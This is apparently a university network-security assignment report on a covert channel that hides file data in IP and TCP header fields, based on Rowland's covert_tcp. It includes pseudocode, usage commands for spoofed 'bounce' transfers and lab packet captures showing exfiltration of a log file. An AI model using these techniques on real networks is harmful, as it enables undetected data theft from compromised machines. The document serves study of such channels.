



# [Covert Channels]

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# COMP 8505 – ASSIGNMENT 1

## Objective

The objective of this assignment was to become familiar with covert channels and to design a covert channel using the TCP / IP protocol suite.

This first part of this assignment consists of analyzing the “covert\_tcp.c” program designed by Craig Rowland. The program designed by Craig Rowland uses three basic techniques to covertly embed data into IP and TCP headers. The three techniques are manipulation of the IP Identification field, Initial sequence number field and the TCP acknowledge sequence number field “Bounce”.

The second part of this assignment consists of using the base code provided by Craig Rowland and the modifying it to suit a method of sending data covertly other than what is already being done in the code.

## Assignment Details

Our assignment has been modified to use the IP Identification field, TCP sequence number field, the TCP acknowledgment field, IP header type of service field and TCP urgent pointer field for a direct transfer from a compromised client machine to the listening server.

In a “Bounce” transfer the TCP sequence number field and TCP acknowledgment number field are used to send data. In the bounce transfer using sequence and acknowledgment fields, the client encodes the data into the TCP sequence field and the server listening for the data receives the data encoded into the acknowledgment field as sequence number + 1.

## Constraints

- 1) The techniques used for embedding covert data into the headers must be one that is not covered by techniques in Craig Rowland’s program.
- 2) Only the TCP, IP and UDP headers can be used for this assignment

## Analyzing Covert TCP program

### Issues with Craig Rowland's code:

- 1) Sending patterns are easily recognizable because it is sent every second. Sleep should be randomized.
- 2) The program isn't using a proper byte order, it should use functions to initialize the header values (htons(), htonl())
- 3) Poor coding practices i.e. non readable code
- 4) Bad comments
- 5) No argument validation
- 6) Bounce acknowledgment is not working
- 7) The encoded fields are not randomized.


## Modified Covert TCP Program

Our modified version of the covert TCP program was designed to use the original three techniques including the manipulation of the IP Identification field, TCP sequence number field and the TCP acknowledgment field. Our modified version also includes the manipulation of the IP header type of service field and TCP urgent pointer field for a direct transfer from a compromised client machine to the corresponding listening server.

Our modified covert TCP program also supports a "Bounce" transfer using the TCP sequence number field and TCP acknowledgment number field to send data. In the bounce transfer using sequence and acknowledgment fields, the client encodes the data into the TCP sequence field and the server listening for the data receives the data encoded into the acknowledgment field as sequence number + 1.


## Program Design

### Client Design



This diagram illustrates how the covert TCP client program works. Initially when the application starts it checks for permissions, if the correct root permissions are allowed the program validates the user command line arguments. If the arguments are valid the application opens a file for reading data in binary format and enters a loop which reads a character, creates a custom IP and TCP header then encodes that character into the user specified field. After doing so, the client application will create an IP and TCP checksum and initialize the checksum fields, create a raw socket and send the packet. This loop continues until the end of file has been reached.


## Server Design



This diagram illustrates how the covert TCP server application works. The application starts off by checking if the program has root privileges, then it tries to validate the user command line arguments, if no errors occurred in the above steps the program opens a file for writing received data in binary format. At this point the application creates an infinite loop which creates a raw socket, reads incoming packets, and verifies the destination port and source IP of each packet. Then decodes the data from the specified field and outputs the data to the user specified file. After this has been done, the socket is closed and the loop continues until there is no more data to read.




## Direct Connection Design



The diagram illustrates how a direct connection between a compromised client machine and corresponding server is handled.

## Bounce Machine Design



This diagram illustrates how a bounce connection between a compromised client machine, bounce machine and server machine is handled. The client machine sends a SYN packet to the bounce server with the source IP manipulated to show the server machines IP address. The bounce machine then sends a SYN ACK or Reset packet back to the server machine.

## Pseudocode

### *Covert\_Client.c*

Main Function

```
{
    check if it is running with root privileges

    valigate user arguments

    open the file specified for reading in binary format

    Loop until End of File
    {
        read a character

        initialize custom IP header

        initialize custom TCP header

        encode the character into the user specified IP or TCP header field

        create IP and TCP checksums and initialize the header checksum fields

        create a raw socket

        send the packet

        close the socket
    }
}
```



**Covert\_Server.c**

Main Function

```
{  
    Check if the application has root privileges  
  
    validate user command line arguments  
  
    open a file with user specified output name for writing in binary format  
  
    Loop Indefinitely.  
    {  
        create a raw socket  
  
        read for incoming packets  
  
        verify the destination port and the source ip of the packet  
  
        decode the data from specified IP or TCP header field  
  
        output it to the user specified output file  
  
        close the socket  
    }  
}
```

## Program Usage

- 1) Compile the Client and the server application using this command in the Terminal:  

```
gcc -Wall -g -o covert_cln Covert_Client.c
```

```
gcc -Wall -g -o covert_svr Covert_Server.c
```
- 2) Run the Client using the following command:
  - a. For a direct connection between client and the server  

```
./covert_cln -source [source ip] -dest [dest ip] -dest_port [destination port] -file [filename with complete path] -[id, seq, ack, tos, urg_ptr]
```
  - b. For a bounce connection between client and the server  

```
./covert_cln -source [spoofed server ip] -dest [bounce server ip] -dest_port [destination port] -file [filename with complete path] -seq
```

For a direct connection between the client and server all mentioned encoding types above are valid and you must use the same encode type on the server side.

However, for a bounce connection between the client and the server the client only encodes using the `-seq` encoding type and the server only decodes using the `-ack` decoding type. This is because the bounce server resets the sequence field and set the acknowledgment field with the sequence field value + 1, because the bounce server is responding to the SYN sent by the client spoofing the IP of the server by send the server with a SYN/ACK.

- 3) Run the Server using the following command:
  - a. For a direct connection  

```
./covert_svr -source [client ip] -listen_port [same as the client destination port] -ofile [output filename] -[ id, seq, ack, tos, urg_ptr]
```
  - b. For a bounce connection  

```
./covert_svr -source [main server ip] -listen_port [same as the client destination port] -ofile [output filename] -bounce -ack
```

The `-bounce` switch tells the server that a bounce transfer protocol is used to transfer the data and the server only reads from the ack field of the incoming packets to the listening port.

### Test cases for a direct transfer between two machines:

<i>Test #</i>	<i>Test Cases:</i>	<i>Expected Output:</i>	<i>Result:</i>
1	Encoding data into the IP Identification field	The Character is visible in the IP Identification header field	Passed, See the results table below of evidence.
2	Encoding data into the TCP sequence number field	The character is visible in the TCP sequence number field	Passed, See the results table below of evidence.
3	Encoding data into the TCP acknowledgment field	The character is visible in the TCP acknowledgment field	Passed, See the results table below of evidence.
4	Encoding data into the IP header type of service field	The character is visible in the IP type of service header field	Passed, See the results table below of evidence.
5	Encoding data into the TCP urgent pointer field	The character is visible in the TCP urgent pointer header field	Passed, See the results table below of evidence.
6	Decoding data into the IP Identification field	The application should decode the character from the packet upon retrieval	Passed, See the results table below of evidence.
7	Decoding data into the TCP sequence number field	The application should decode the character from the packet upon retrieval	Passed, See the results table below of evidence.

8	Decoding data into the TCP acknowledgment field	The application should decode the character from the packet upon retrieval	<i>Passed, See the results table below of evidence.</i>
9	Decoding data into the IP header type of service field	The application should decode the character from the packet upon retrieval	<i>Passed, See the results table below of evidence.</i>
10	Decoding data into the TCP urgent pointer field	The application should decode the character from the packet upon retrieval	<i>Passed, See the results table below of evidence.</i>

### Test cases for a “Bounce” transfer:

<i>Test #</i>	<i>Test Cases:</i>	<i>Expected Output:</i>	<i>Result:</i>
11	Encoding data into the TCP sequence number and Decoding that back from the TCP acknowledgment number field.	The character should be visible in the TCP sequence field in the SYN packet and then should be visible in the ACK field in the SYN/ACK packet	<i>Passed, See the results table below of evidence.</i>

Test Results:

Test #	Test Result:																								
1	<div><pre>[root@localhost src]# ./covert_clnt -source 192.168.0.11 -dest 192.168.0.10 -dest_port 80 -file file/secure.log -id</pre><p>Sending packets to: =====</p><p>Destination : 192.168.0.10:80 Source : 192.168.0.11:0 Filename : file/secure.log Encoding Type : IP Identification</p><p>Sleep = 17 Sending Data: / Sleep = 11 Sending Data: * Sleep = 17</p><table><tr><td>847</td><td>193.64755400X</td><td>192.168.0.11</td><td>192.168.0.10</td><td>TCP</td><td>54 unify &gt; http [SYN] Seq=0 Win=512 Len=0</td></tr><tr><td>848</td><td>193.85495500X</td><td>192.168.0.10</td><td>192.168.0.11</td><td>ICMP</td><td>62 Destination unreachable (Host administratively prohibited)</td></tr><tr><td>884</td><td>204.64354900X</td><td>192.168.0.11</td><td>192.168.0.10</td><td>TCP</td><td>54 7098 &gt; http [SYN] Seq=0 Win=512 Len=0</td></tr><tr><td>885</td><td>204.64507500X</td><td>192.168.0.10</td><td>192.168.0.11</td><td>ICMP</td><td>62 Destination unreachable (Host administratively prohibited)</td></tr></table><div><div><div>Frame 847: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0</div><div>Ethernet II, Src: HmHmPr_e1:70:6e (78:dd:08:e1:70:6e), Dst: AsustekC_f7:64:e1 (00:11:d8:f7:64:e1)</div><div>Internet Protocol Version 4, Src: 192.168.0.11 (192.168.0.11), Dst: 192.168.0.10 (192.168.0.10)</div><div>Version: 4</div><div>Header Length: 20 bytes</div><div>Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))</div><div>Total Length: 40</div><div>Identification: 0x2f00 (12032)</div><div>Flags: 0x00</div></div><div><div>0000 00 11 d8 f7 64 e1 78 dd 08 e1 70 6e 08 00 45 00 .....d.x...pn..E.</div><div>0010 00 28 2f 00 00 40 06 ca 6a c0 a8 00 0b c0 a8 .[.].g..]......</div><div>0020 00 0a 00 b5 00 50 7a 26 00 00 00 00 00 50 02 .....Pz&amp;.....P.</div><div>0030 02 00 b1 51 00 00 .....Q..</div></div></div></div>	847	193.64755400X	192.168.0.11	192.168.0.10	TCP	54 unify > http [SYN] Seq=0 Win=512 Len=0	848	193.85495500X	192.168.0.10	192.168.0.11	ICMP	62 Destination unreachable (Host administratively prohibited)	884	204.64354900X	192.168.0.11	192.168.0.10	TCP	54 7098 > http [SYN] Seq=0 Win=512 Len=0	885	204.64507500X	192.168.0.10	192.168.0.11	ICMP	62 Destination unreachable (Host administratively prohibited)
847	193.64755400X	192.168.0.11	192.168.0.10	TCP	54 unify > http [SYN] Seq=0 Win=512 Len=0																				
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885	204.64507500X	192.168.0.10	192.168.0.11	ICMP	62 Destination unreachable (Host administratively prohibited)																				

2

No.	Time	Source	Destination	Protocol	Length	Info
109	21.197789000	192.168.0.11	192.168.0.10	TCP	54	9559 > http [SYN] Seq=
111	21.200318000	192.168.0.11	192.168.0.10	TCP	54	9559 > http [RST] Seq=
198	42.198517000	192.168.0.11	192.168.0.10	TCP	54	dtpt > http [SYN] Seq=
200	42.202213000	192.168.0.11	192.168.0.10	TCP	54	dtpt > http [RST] Seq=

boss@localhost/home/boss/Documents/Eclipse-CPP/Covert\_Client/src

```
File Edit View Search Terminal Help
^C
[root@localhost src]# ./covert_clnt -source 192.168.0.11 -dest 192.168.0.10 -d
t_port 80 -file file/secure.log -seq

Sending packets to:
=====
Destination : 192.168.0.10:80
Source : 192.168.0.11:8
Filename : file/secure.log
Encoding Type : TCP Sequence

Sleep = 11
Sending Data: /
Sleep = 21
Sending Data: *
Sleep = 31
```

Frame 109: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
Ethernet II, Src: HmHwPr\_e1:70:6e (78:dd:08:e1:70:6e), Dst: AsustekC\_f7:64:e1 (00:11:d8:f7:64:e1)  
Internet Protocol Version 4, Src: 192.168.0.11 (192.168.0.11), Dst: 192.168.0.10 (192.168.0.10)  
Transmission Control Protocol, Src Port: 9559 (9559), Dst Port: http (80), Seq: 0, Len: 0  
Source port: 9559 (9559)  
Destination port: http (80)  
[Stream index: 0]  
Sequence number: 0 (relative sequence number)  
Header Length: 20 bytes  
Flags: 0x00 (SYN)

3

No.	Time	Source	Destination	Protocol	Length	Info
109	21.197789000	192.168.0.11	192.168.0.10	TCP	54	9559 > http [SYN] Seq=0 Win=
111	21.200318000	192.168.0.11	192.168.0.10	TCP	54	9559 > http [RST] Seq=1 Win=
198	42.198517000	192.168.0.11	192.168.0.10	TCP	54	dtpt > http [SYN] Seq=0 Win=
200	42.202213000	192.168.0.11	192.168.0.10	TCP	54	dtpt > http [RST] Seq=1 Win=
1110	274.778376000	192.168.0.11	192.168.0.10	TCP	54	sentinel_lm > http [SYN, ACK]
1112	274.780000000	192.168.0.11	192.168.0.10	TCP	82	Destination unreachable (RST)
1193	299.778836000	192.168.0.11	192.168.0.10	TCP	54	asn > http [SYN, ACK] Seq=0
1195	299.780521000	192.168.0.11	192.168.0.10	TCP	82	Destination unreachable (RST)

boss@localhost/home/boss/Documents/Eclipse-CPP/Covert\_Client/src

```
File Edit View Search Terminal Help
[root@localhost src]# ./covert_clnt -source 192.168.0.11 -dest 192.168.0
-dest_port 80 -file file/secure.log -ack

Sending packets to:
=====
Destination : 192.168.0.10:80
Source : 192.168.0.11:8
Filename : file/secure.log
Encoding Type : TCP Acknowledgement

Sleep = 5
Sending Data: /
Sleep = 25
Sending Data: *
Sleep = 24
^C
```

Frame 1110: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
Ethernet II, Src: HmHwPr\_e1:70:6e (78:dd:08:e1:70:6e), Dst: AsustekC\_f7:64:e1 (00:11:d8:f7:64:e1)  
Internet Protocol Version 4, Src: 192.168.0.11 (192.168.0.11), Dst: 192.168.0.10 (192.168.0.10)  
Transmission Control Protocol, Src Port: sentinel\_lm (5093), Dst Port: http (80), Seq: 0, Ack: 1, Len: 0  
Source port: sentinel\_lm (5093)  
Destination port: http (80)  
[Stream index: 5]  
Sequence number: 0 (relative sequence number)  
Acknowledgment number: 1 (relative ack number)  
Header Length: 20 bytes

4

No.	Time	Source	Destination	Protocol	Length	Info
148	31.898320000	192.168.0.11	192.168.0.10	TCP	54	skip_cert_send > http [SYN]
149	31.871452000	192.168.0.11	192.168.0.10	TCP	54	skip_cert_send > http [RST]
194	42.868857000	192.168.0.11	192.168.0.10	TCP	54	ridgewayl > http [SYN] Seq=0
196	42.872400000	192.168.0.11	192.168.0.10	TCP	54	ridgewayl > http [RST] Seq=0

boss@localhost/home/boss/Documents/Eclipse-CPP/Covert\_Client/src

```
File Edit View Search Terminal Help
^C
[root@localhost src]# ./covert_clnt -source 192.168.0.11 -dest 192.168.0
-dest_port 80 -file file/secure.log -tos

Sending packets to:
=====
Destination : 192.168.0.10:80
Source : 192.168.0.11:8
Filename : file/secure.log
Encoding Type : IP Type of Service

Sleep = 29
Sending Data: /
Sleep = 11
Sending Data: *
Sleep = 7
```

Frame 146: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
Ethernet II, Src: HmHwPr\_e1:70:6e (78:dd:08:e1:70:6e), Dst: AsustekC\_f7:64:e1 (00:11:d8:f7:64:e1)  
Internet Protocol Version 4, Src: 192.168.0.11 (192.168.0.11), Dst: 192.168.0.10 (192.168.0.10)  
Version: 4  
Header Length: 20 bytes  
Differentiated Services Field: 0x2f (DSCP 0x0b: Unknown DSCP; ECN: 0x03: CE [Congestion Experienced])  
Total Length: 40

5

No.	Time	Source	Destination	Protocol	Length	Info
81	23.058043000	192.168.0.11	192.168.0.10	TCP	54	8308 > http [SYN] Seq=0 Win=0
83	23.060300000	192.168.0.11	192.168.0.10	TCP	54	8308 > http [RST] Seq=1 Win=0
85	24.061930000	192.168.0.11	192.168.0.10	TCP	54	8308 > http [RST] Seq=1 Win=0
172	41.058433000	192.168.0.11	192.168.0.10	TCP	54	8308 > http [SYN] Seq=0
174	41.066070000	192.168.0.11	192.168.0.10	TCP	54	8308 > http [RST] Seq=1

boss@localhost/home/boss/Documents/Eclipse-CPP/Covert\_Client/src

File Edit View Search Terminal Help

[root@localhost src]# ./covert\_clnt -source 192.168.0.11 -dest 192.168.0.10 -dest\_port 80 -file file/secure.log -urg\_ptr

Sending packets to:

Destination : 192.168.0.10:80

Source : 192.168.0.11:0

Filename : file/secure.log

Encoding Type : TCP Urgent Pointer

Sleep = 21

Sending Data: /

Sleep = 18

Sending Data: \*

Sleep = 12

^C

[root@localhost src]#

[Stream Window: 1]

Sequence number: 0 (relative sequence number)

Header Length: 20 bytes

Flags: 0x002 (SYN)

Window size value: 512

[Calculated window size: 512]

Checksum: 0xcab1 (validation disabled)

Urgent Pointer: 0x2f00 (should be 0x0000 because URG flag is not set)

6

Listening packets from:

=====

Source : 192.168.0.11

Listening Port : 80

Filename : output.log

Encoding Type : IP Identification

Receiving Data: /

Receiving Data: \*

^C

7

Listening packets from:

=====

Source : 192.168.0.11

Listening Port : 80

Filename : output.log

Encoding Type : TCP Sequence

Receiving Data: /

Receiving Data: \*

^C

8

Listening packets from:

=====

Source : 192.168.0.11

Listening Port : 80

Filename : output.log

Encoding Type : TCP Acknowledgement

Receiving Data: /

Receiving Data: \*

█



9

```
Listening packets from:
=====

Source      :      192.168.0.11
Listening Port :      80
Filename    :      output.log
Encoding Type :      IP Type of Service
Receiving Data: /
Receiving Data: *
```

10

```
Listening packets from:
=====

Source      :      192.168.0.11
Listening Port :      80
Filename    :      output.log
Encoding Type :      TCP Urgent Pointer
Receiving Data: /
Receiving Data: *
```

11

No.	Time	Source	Destination	Protocol	Length	Info
116	26.313672000	192.168.0.11	192.168.0.10	TCP	58	http > 5789 [SYN, ACK] Seq=0
202	46.314400000	192.168.0.11	192.168.0.10	TCP	58	http > 4260 [SYN, ACK] Seq=0

```
boss@localhost:/home/boss/Documents/Eclipse-CPP/Covert_Client/src
File Edit View Search Terminal Help
[root@localhost src]# ./covert_clnt -source 192.168.0.10 -dest 192.168.0.
-dest_port 80 -file file/secure.log -seq

Sending packets to:
=====

Destination :      192.168.0.11:80
Source       :      192.168.0.10:0
Filename     :      file/secure.log
Encoding Type :      TCP Sequence

Sleep = 22
Sending Data: /
Sleep = 20
Sending Data: *
Sleep = 21
^C
[root@localhost src]#
```

```
Frame 116: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
Ethernet II, Src: HonHaiPr_e1:70:de (78:dd:08:e1:70:de), Dst: Asustek_C_f7:64:e1 (00:11:d8:f7:64:e1)
Internet Protocol Version 4, Src: 192.168.0.11 (192.168.0.11), Dst: 192.168.0.10 (192.168.0.10)
Transmission Control Protocol, Src Port: http (80), Dst Port: 5789 (5789), Seq: 0, Ack: 1, Len: 0
  Source port: http (80)
  Destination port: 5789 (5789)
  [Stream index: 1]
  Sequence number: 0 (relative sequence number)
  Acknowledgment number: 1 (relative ack number)
  Window: 1 window, 24 bytes
```

```
0000  00 11 d8 f7 64 e1 78 dd 08 e1 70 6e 08 00 45 00  ....d.x..gn..E.
0010  00 2c 00 00 40 00 40 06 b9 66 c0 a8 00 0b c0 a8  ...8.8..f.....
0020  00 0a 00 50 16 9d 88 05 63 4c ef 00 00 01 60 12  ...P....cl...
0030  72 10 73 60 00 00 02 04 05 b4                    f.s'.....
```

```
Listening packets from:
=====

Source      :      192.168.0.10
Listening Port :      80
Filename    :      output.log
Transfer mode : Bounce
Encoding Type :      TCP Acknowledgement

Receiving Data: /
Receiving Data: *
```